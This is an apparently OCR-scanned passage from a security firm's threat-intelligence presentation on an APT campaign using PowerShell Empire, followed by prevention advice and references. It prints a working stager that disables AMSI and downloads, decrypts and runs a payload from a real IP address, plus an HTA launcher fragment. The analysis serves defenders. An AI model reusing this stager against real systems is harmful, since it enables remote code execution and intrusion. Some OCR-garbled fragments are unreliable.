AC4ARABPAHcAbgBMAG8AQQBEAEQAQQB0AEEAKAAkAHMAZQByACsAJABUACkAOwAkAEkAdgA9ACQARABhAHQAQQBb
ADAALgAuADMAXQA7ACQARABhAHQAQQA9ACQAZABhAFQAQQBbADQALgAuACQAZABhAFQAQQAuAGwARQBOAGcAdABo
AF0AOwAtAGoAbwBpAE4AWwBDAGgAYQByAFsAXQBdACgAJgAgACQAUgAgAC
    QARABBAFQAQQAgACgAJABJAFYAKwAkAEsAKQApAHwASQBFAFgA'
new ActiveXObject('WScript.Shell').Run(c);
new ActiveXObject('WScript.Shell').Run('explorer "http://www.jaas.gr.jp/english/?Mt.
</html>
```

Base64


```
[Ref].AsSemBLy.GETTYpe('System.Management.Automation.AmsiUtils')|?
{
  $_
}
|%
{
  $_.GeTFIelD('amsiInitFailed','NonPublic,Static').SetValuE($null,$
      TrUE)
};
[SysTem.NET.SeRviCEPoIntMANaGER]::EXPeCT100COntinUE=0;
$Wc=New-ObJecT SysTEM.NET.WEbClieNT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
    Gecko';
$wc.HEAderS.AdD('User-Agent',$u);
$wc.PrOXY=[SySteM.NeT.WeBReQueST]::DEfaultWebPrOxY;
$wC.PRoXY.CREdentIalS = [SYsTem.NET.CReDENTiAlCaChE]::
    DEFAuLtNetworKCrEDEntiaLs;
$K=[SYSTeM.TEXT.EncOdinG]::ASCII.GEtByTEs('
    242a4c5223cb4d25a034fe1cd6d4d377');
$R=
{
  $D,$K=$ArGS;
  $S=0..255;
  0..255|%
  {
    $J=($J+$S[$_]+$K[$_%$K.CouNT])%256;
    $S[$_],$S[$J]=$S[$J],$S[$_]
  };
  $D|%
  {
    $I=($I+1)%256;
    $H=($H+$S[$I])%256;
    $S[$I],$S[$H]=$S[$H],$S[$I];
    $_-BXOR$S[($S[$I]+$S[$H])%256]
  }
};
$WC.HEadErS.ADd("Cookie","session=IVMpVpsOQo5MKdHaKWub2TkPSmI=");
$ser='http://80.209.252.70:80';
$t='/news.php';
$dATA=$WC.DOwnLoADDAtA($ser+$T);
$Iv=$DatA[0..3];
$DatA=$daTA[4..$daTA.lENgth];
-joiN[Char[]](& $R $DATA ($IV+$K))|IEX
```

This code is PowerShell Empire

Display Decoy Web Pages

Persistence methods with PowerShell Empire

Task scheduler



Task Program to lunch PowerShell

This string Base64 decoded result is **Empire** script

Please check the “debug” registry value

Malware connection and related elements

https://github.com/EmpireProject/Empire/blob/master/lib/listeners/http.py

```
102                 'Value'         :   ''
103             },
104             'ServerVersion' : {
105                 'Description'   :   'Server header for the control server.',
106                 'Required'      :   True,
107                 'Value'         :   'Microsoft-IIS/7.5'
108             }
109         }
110
111         # required:
112         self.mainMenu = mainMenu
113         self.threads = {}
114
115         # optional/specific for this module
116         self.app = None
117         self.uris = [a.strip('/') for a in self.options['DefaultProfile']['Value'].split('|')[0].split(',')]
118
119         # set the default staging key to the controller db default
120         self.options['StagingKey']['Value'] = str(helpers.get_config('staging_key')[0])
121
122
123     def default_response(self):
124         """
125         Returns a default HTTP server page.
126         """
127         page = "<html><body><h1>It works!</h1>"
128         page += "<p>This is the default web page for this server.</p>"
129         page += "<p>The web server software is running but no content has been added, yet.</p>"
130         page += "</body></html>"
131         return page
```

```
s NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0
html+xml,application/xml;q=0.9,*/*;q=0.8
,en;q=0.3

t=utf-8

re, must-revalidate

GMT

p>This is the default web page for this server.</p><p>The web server
ent has been added, yet.</p></body></html>
```

We can see “HTTP/1.0” and “Microsoft-IIS/7.5” in the HTTP response header

This combination used **Empire C2 Server** (listeners/http.py).
It was running as of checked on late August 2017.

Prevention method

- Plenty of initial attack vectors are **Spear Phishing E-mail**.
  - Keep up-to-date with latest systems, software and used security products
  - Educate employees on potential security threats & not opening unknown email
- Have a special care for **recent exploit vectors**(DDE**,** XLL Add-Ins, etc) which are having very potential usage to be used in attack.
  - Disabling DDE, XLL Add-Ins with Microsoft Office settings etc. [17]
- **PowerShell**, **HTA**, CHM are often used in this series or similar threats.
  - Blocking PowerShell, HTA and CHM with AppLocker or SRP etc[18][19]
- Repeatedly use **similar attack methods** and use almost same infrastructure.
  - Utilize Threat Intelligence tools

Conclusion

- Recent APT attacks are heavily using open source tool and has the increasing tendension to modify the original source code, so that they can correspond to **various platforms**.
- The past evidence shows us that the attacks are continuing and still **ongoing too now**.
- **For the information sharing with OPSEC on a global scale, you are more than welcome to contact us !**

LAC supports your Business

We provide IT total solutions based on advanced security technologies.

CYBER - EDUCATION - PENTEST - JSOC - 119 - CONSULTING

LAC

ともに、イキル

Thank you. Any Questions ?

Reference

1. https://www.pwc.co.uk/cyber-security/pdf/cloud-hopper-report-final-v4.pdf
2. https://blog.cylance.com/digitally-signed-malware-targeting-gaming-companies
3. https://blogs.technet.microsoft.com/mmpc/2017/01/25/detecting-threat-actors-in-recent-german-industrial-attacks-with-windows-defender-atp/
4. https://packetstormsecurity.com/files/31650/tsh-0.6.tgz.html
5. https://github.com/creaktive/tsh
6. https://github.com/ivyl/rootkit
7. https://www.bluecoat.com/zh-cn/security-blog/2014-07-21/korean-gaming-industry-still-under-fire
8. https://www.protectwise.com/post/winnti-evolution-going-open-source/
9. https://www.metasploit.com/
10. https://www.cobaltstrike.com/
11. https://github.com/Mr-Un1k0d3r/DKMC
12. https://bitbucket.org/infinitekind/appbundler
13. https://community.riskiq.com/
14. https://www.domaintools.com/
15. https://www.powershellempire.com/
16. https://www.jcer.or.jp/center/f.relationship_jp-us.html
17. https://labs.mwrinfosecurity.com/blog/add-in-opportunities-for-office-persistence/
18. https://www.iij.ad.jp/en/company/development/iir/pdf/iir_vol32_infra_EN.pdf
19. https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf